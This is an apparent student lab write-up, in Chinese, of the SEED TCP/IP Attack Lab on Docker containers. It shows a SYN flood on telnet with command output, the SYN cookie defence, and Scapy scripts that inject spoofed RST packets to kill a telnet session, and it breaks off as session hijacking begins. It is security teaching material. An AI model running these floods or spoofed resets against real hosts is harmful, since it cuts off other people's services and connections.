
# TCP/IP Attack Lab

57118212 晏宇珂

## Task 1: SYN Flooding Attack

进行攻击前，在受害者`docker1(10.9.0.5)`中使用`netstat -na`查看当前的套接字队列，除了telnet的守护进程在监听23端口以外，没有任何套接字。此时通过`docker2(10.9.0.6)`可以正常地对`docker1`发起`telnet`连接：



```
root@c636ac8682a6:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
ebbf24eb7272 login: seed
Password:
```


接下来尝试攻击。

首先，在`docker1`中关闭`SYN Cookie`的防御：

```
sysctl -w net.ipv4.tcp_syncookies=0
```

然后消除内核的缓解措施，去除已知目的地：

```
ip tcp_metrics show
ip tcp_metrics flush
```




```
root@ebbf24eb7272:/# ip tcp_metrics show
10.9.0.6 age 33.756sec cwnd 10 rtt 139us rttvar 145us source 10.9.0.5
root@ebbf24eb7272:/# ip tcp_metrics flush
root@ebbf24eb7272:/# ip tcp metrics show
```

尝试攻击，在攻击者`docker3(10.9.0.1)`中编译`synflood.c`并运行：


```
gcc -o synflood synflood.c
synflood 10.9.0.5 23
```

接着在`docker1`中使用`netstat -na`查看：



```
root@ebbf24eb7272:/# netstat -na
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.11:44991        0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             243.182.134.83:20286    SYN_RECV
tcp        0      0 10.9.0.5:23             199.168.216.91:65314    SYN_RECV
tcp        0      0 10.9.0.5:23             77.1.130.3:31997        SYN_RECV
tcp        0      0 10.9.0.5:23             78.145.237.77:40068     SYN_RECV
tcp        0      0 10.9.0.5:23             122.145.14.101:37986    SYN_RECV
tcp        0      0 10.9.0.5:23             20.255.233.5:60703      SYN_RECV
tcp        0      0 10.9.0.5:23             246.114.145.73:18213    SYN_RECV
tcp        0      0 10.9.0.5:23             108.37.69.95:55760      SYN_RECV
tcp        0      0 10.9.0.5:23             221.39.210.118:64242    SYN_RECV
tcp        0      0 10.9.0.5:23             158.241.226.48:6491     SYN_RECV
tcp        0      0 10.9.0.5:23             56.173.179.20:23914     SYN_RECV
tcp        0      0 10.9.0.5:23             58.102.230.52:22288     SYN_RECV
tcp        0      0 10.9.0.5:23             242.131.210.14:38500    SYN_RECV
tcp        0      0 10.9.0.5:23             0.240.2.33:46306        SYN_RECV
tcp        0      0 10.9.0.5:23             143.84.230.30:54386     SYN_RECV
tcp        0      0 10.9.0.5:23             206.144.227.23:27745    SYN_RECV
tcp        0      0 10.9.0.5:23             185.106.90.78:52796     SYN_RECV
tcp        0      0 10.9.0.5:23             101.193.126.122:29501   SYN_RECV
tcp        0      0 10.9.0.5:23             55.193.54.39:30477      SYN_RECV
tcp        0      0 10.9.0.5:23             242.160.33.22:59309     SYN_RECV
tcp        0      0 10.9.0.5:23             168.110.121.81:46335    SYN_RECV
tcp        0      0 10.9.0.5:23             139.204.37.126:18715    SYN_RECV
tcp        0      0 10.9.0.5:23             91.220.53.53:48837      SYN_RECV
tcp        0      0 10.9.0.5:23             25.239.172.3:57688      SYN_RECV
tcp        0      0 10.9.0.5:23             137.201.222.2:61515     SYN_RECV
tcp        0      0 10.9.0.5:23             46.223.132.10:49274     SYN_RECV
tcp        0      0 10.9.0.5:23             101.209.197.52:45527    SYN_RECV
tcp        0      0 10.9.0.5:23             54.253.156.50:57773     SYN_RECV
tcp        0      0 10.9.0.5:23             24.78.131.22:31890      SYN_RECV
```

出现了许多状态为`SYN_RECV`的套接字，也就是仅发出了第一次握手，没有后续握手的`TCP`连接请求。此时，在`docker2`中再次向`docker1`发起`Telnet`连接请求，发现请求失败：




```
root@c636ac8682a6:/# telnet 10.9.0.5
Trying 10.9.0.5...
```

重新打开`docker1`中的`SYN Cookie`的防御：

```
sysctl -w net.ipv4.tcp_syncookies=1
```

我直接改了`docker-compose.yml`：



Open
docker-compose.yml
~/Desktop/Labs_20.04/Network Security/TCP Attacks Lab/Labsetup
Save
aut.py
docker-compose.yml

```yaml
version: "3"

services:
    attacker:
        image: handsonsecurity/seed-ubuntu:large
        container_name: seed-attacker
        tty: true
        cap_add:
                - ALL
        privileged: true
        volumes:
                - ./volumes:/volumes
        network_mode: host


    Victim:
        image: handsonsecurity/seed-ubuntu:large
        container_name: victim-10.9.0.5
        tty: true
        cap_add:
                - ALL
        sysctls:
                - net.ipv4.tcp_syncookies=1

        networks:
            net-10.9.0.0:
                ipv4_address: 10.9.0.5

        command: bash -c "
                      /etc/init.d/openbsd-inetd start  &&
```

然后再重新发起一次SYN泛洪攻击，`docker2`再向`docker1`发起`Telnet`连接，发现连接成功：

```
root@c636ac8682a6:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
ebbf24eb7272 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Thu Jul  8 21:39:31 UTC 2021 from user1-10.9.0.6.net-10.9.0.0 on pts/2
seed@ebbf24eb7272:~$
```

此时，在`docker1`里再次使用`netstat -na`查看套接字队列：



```
root@ebbf24eb7272:/home/seed# netstat -na
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.11:44991        0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             116.33.102.68:11052     SYN_RECV
tcp        0      0 10.9.0.5:23             214.108.4.118:25565     SYN_RECV
tcp        0      0 10.9.0.5:23             50.45.18.122:61480      SYN_RECV
tcp        0      0 10.9.0.5:23             75.183.185.111:3046     SYN_RECV
tcp        0      0 10.9.0.5:23             194.144.240.80:55630    SYN_RECV
tcp        0      0 10.9.0.5:23             23.77.21.43:23942       SYN_RECV
tcp        0      0 10.9.0.5:23             122.253.91.72:35770     SYN_RECV
tcp        0      0 10.9.0.5:23             167.72.181.115:52977    SYN_RECV
tcp        0      0 10.9.0.5:23             184.148.190.47:16677    SYN_RECV
tcp        0      0 10.9.0.5:23             165.85.49.126:18109     SYN_RECV
tcp        0      0 10.9.0.5:23             99.193.148.7:42805      SYN_RECV
tcp        0      0 10.9.0.5:23             140.30.198.96:56540     SYN_RECV
tcp        0      0 10.9.0.5:23             34.215.248.70:43466     SYN_RECV
tcp        0      0 10.9.0.5:23             83.14.92.125:22028      SYN_RECV
tcp        0      0 10.9.0.5:23             254.2.210.61:25479      SYN_RECV
tcp        0      0 10.9.0.5:23             90.155.205.116:54129    SYN_RECV
tcp        0      0 10.9.0.5:23             36.124.126.77:13633     SYN_RECV
tcp        0      0 10.9.0.5:23             255.18.51.56:37023      SYN_RECV
tcp        0      0 10.9.0.5:23             154.60.193.76:54102     SYN_RECV
tcp        0     32 10.9.0.5:23             10.9.0.6:56530          ESTABLISHED
tcp        0      0 10.9.0.5:23             74.42.141.13:3221       SYN_RECV
tcp        0      0 10.9.0.5:23             2.232.236.86:33048      SYN_RECV
tcp        0      0 10.9.0.5:23             128.218.129.105:46462   SYN_RECV
tcp        0      0 10.9.0.5:23             165.87.241.65:14209     SYN_RECV
tcp        0      0 10.9.0.5:23             150.82.194.45:27905     SYN_RECV
tcp        0      0 10.9.0.5:23             197.253.250.46:56931    SYN_RECV
tcp        0      0 10.9.0.5:23             194.0.231.94:6583       SYN_RECV
```


发现依然有大量的`SYN_RECV`状态的套接字，但是从`docker2`发起的连接却顺利建立了(状态为`ESTABLISHED`)。

`SYN Cookie`的主要原理是，当服务器收到第一次握手的`SYN`信息时，将部分信息利用自己的密钥进行哈希，并返回给客户端。当再次收到客户端的信息时，利用自己的密钥校验哈希值的准确性，即可判断这个客户端是之前发来第一次握手的客户端。通过这种方法，服务器就不会在`SYN`等待队列满了之后拒绝服务，而是通过`Cookie`达到继续工作的效果。

# Task 2: TCP RST Attacks on telnet Connections

本实验的设计为，`docker2`与`docker1`建立`telnet`或`ssh`连接，`docker3`通过`WireShark`查看其中的`seq`和`ack`的值(实现了一个自动构造`seq`和`ack`值的方法)，然后构造`RST`报文终止连接。

首先是`docker2`与`docker1`建立`telnet`连接，然后通过`WireShark`查看：




```
114 2021-07-08 18:0… 10.9.0.5   10.9.0.6   TELNET   413 Telnet Data ...
115 2021-07-08 18:0… 10.9.0.5   10.9.0.6   TELNET   413 [TCP Fast Retransmission] Telnet Data ...
116 2021-07-08 18:0… 10.9.0.5   10.9.0.6   TELNET   413 [TCP Fast Retransmission] Telnet Data ...
117 2021-07-08 18:0… 10.9.0.6   10.9.0.5   TCP       68 56532 → 23 [ACK] Seq=1053592112 Ack=175946358 Win=501 Len=0 T…
118 2021-07-08 18:0… 10.9.0.6   10.9.0.5   TCP       68 [TCP Dup ACK 117#1] 56532 → 23 [ACK] Seq=1053592112 Ack=17594…
119 2021-07-08 18:0… 10.9.0.6   10.9.0.5   TCP       68 [TCP Dup ACK 117#2] 56532 → 23 [ACK] Seq=1053592112 Ack=17594…
120 2021-07-08 18:0… 10.9.0.5   10.9.0.6   TELNET   152 Telnet Data ...
121 2021-07-08 18:0… 10.9.0.5   10.9.0.6   TELNET   152 [TCP Fast Retransmission] Telnet Data ...
122 2021-07-08 18:0… 10.9.0.5   10.9.0.6   TELNET   152 [TCP Fast Retransmission] Telnet Data ...
123 2021-07-08 18:0… 10.9.0.6   10.9.0.5   TCP       68 56532 → 23 [ACK] Seq=1053592112 Ack=175946442 Win=501 Len=0 T…
124 2021-07-08 18:0… 10.9.0.6   10.9.0.5   TCP       68 [TCP Dup ACK 123#1] 56532 → 23 [ACK] Seq=1053592112 Ack=17594…
125 2021-07-08 18:0… 10.9.0.6   10.9.0.5   TCP       68 [TCP Dup ACK 123#2] 56532 → 23 [ACK] Seq=1053592112 Ack=17594…
126 2021-07-08 18:0… 10.9.0.5   10.9.0.6   TELNET    89 Telnet Data ...
127 2021-07-08 18:0… 10.9.0.5   10.9.0.6   TELNET    89 [TCP Fast Retransmission] Telnet Data ...
128 2021-07-08 18:0… 10.9.0.5   10.9.0.6   TELNET    89 [TCP Fast Retransmission] Telnet Data ...
129 2021-07-08 18:0… 10.9.0.6   10.9.0.5   TCP       68 56532 → 23 [ACK] Seq=1053592112 Ack=175946463 Win=501 Len=0 T…
130 2021-07-08 18:0… 10.9.0.6   10.9.0.5   TCP       68 [TCP Dup ACK 129#1] 56532 → 23 [ACK] Seq=1053592112 Ack=17594…
131 2021-07-08 18:0… 10.9.0.6   10.9.0.5   TCP       68 [TCP Dup ACK 129#2] 56532 → 23 [ACK] Seq=1053592112 Ack=17594…

▸ Frame 131: 68 bytes on wire (544 bits), 68 bytes captured (544 bits) on interface any, id 0
▸ Linux cooked capture
▸ Internet Protocol Version 4, Src: 10.9.0.6, Dst: 10.9.0.5
▸ Transmission Control Protocol, Src Port: 56532, Dst Port: 23, Seq: 1053592112, Ack: 175946463, Len: 0
```

可以看到`docker2`的地址为`10.9.0.6`，端口为`56532`，`docker1`的地址为`10.9.0.5`，端口为`23`，最后一次通信后，`seq=1053592112`，`ack=175946463`，因此构造的脚本为：


```
from scapy.all import *
ip=IP(src="10.9.0.6", dst="10.9.0.5")
tcp=TCP(sport=56532,dport=23,flags="RA",seq=1053592112,ack=175946463)
pkt=ip/tcp
ls(pkt)
send(pkt,verbose=0)
```

在docker3中运行:



```
root@VM:/volumes# python3 ss1.py
version    : BitField  (4 bits)                  = 4               (4)
ihl        : BitField  (4 bits)                  = None            (None)
tos        : XByteField                          = 0               (0)
len        : ShortField                          = None            (None)
id         : ShortField                          = 1               (1)
flags      : FlagsField  (3 bits)                = <Flag 0 ()>     (<Flag 0 ()>)
frag       : BitField  (13 bits)                 = 0               (0)
ttl        : ByteField                           = 64              (64)
proto      : ByteEnumField                       = 6               (0)
chksum     : XShortField                         = None            (None)
src        : SourceIPField                       = '10.9.0.6'      (None)
dst        : DestIPField                         = '10.9.0.5'      (None)
options    : PacketListField                     = []              ([])
--
sport      : ShortEnumField                      = 56532           (20)
dport      : ShortEnumField                      = 23              (80)
seq        : IntField                            = 1053592112      (0)
ack        : IntField                            = 175946463       (0)
dataofs    : BitField  (4 bits)                  = None            (None)
reserved   : BitField  (3 bits)                  = 0               (0)
flags      : FlagsField  (9 bits)                = <Flag 20 (RA)>  (<Flag 2 (S)>)
window     : ShortField                          = 8192            (8192)
chksum     : XShortField                         = None            (None)
urgptr     : ShortField                          = 0               (0)
options    : TCPOptionsField                     = []              (b'')
```

docker2的连接中断:



```
To restore this content, you can run the 'unminimize' command.
Last login: Thu Jul  8 21:41:44 UTC 2021 from user1-10.9.0.6.net-10.9.0.0 on pts/2
seed@ebbf24eb7272:~$ Connection closed by foreign host.
root@c636ac8682a6:/# █
```

- automatically

代码如下:

```
from scapy.all import *

pkts = []
def dd(pkt):
    pkts.append(pkt)

def spoof_pkt(pkt):
    ip=IP(src="10.9.0.6", dst="10.9.0.5")

tcp=TCP(sport=pkt[TCP].sport,dport=23,flags="RA",seq=pkt[TCP].seq,ack=pkt[TCP].ack)
    pkt=ip/tcp
    ls(pkt)
    send(pkt,verbose=0)

pkt = sniff(filter='tcp and src host 10.9.0.6 and dst host 10.9.0.5 and dst port 23',prn=dd)
```


```
spoof_pkt(pkts[-1])
```

建立好`Telnet`连接后`Ctrl+c`后会自动构造`seq`和`ack`，可以达到一样的结果。

# Task 3: TCP Session Hijacking

本实验的设计为，`docker2`与`docker1`建立`telnet`连接，`docker1`通过`WireShark`查看其中的`seq`和`ack`的值，然后构造劫持报文，让容器B创建一个`yyk`文件。

首先是`docker2`与`docker1`建立`telnet`连接。然后通过`WireShark`查看结果：



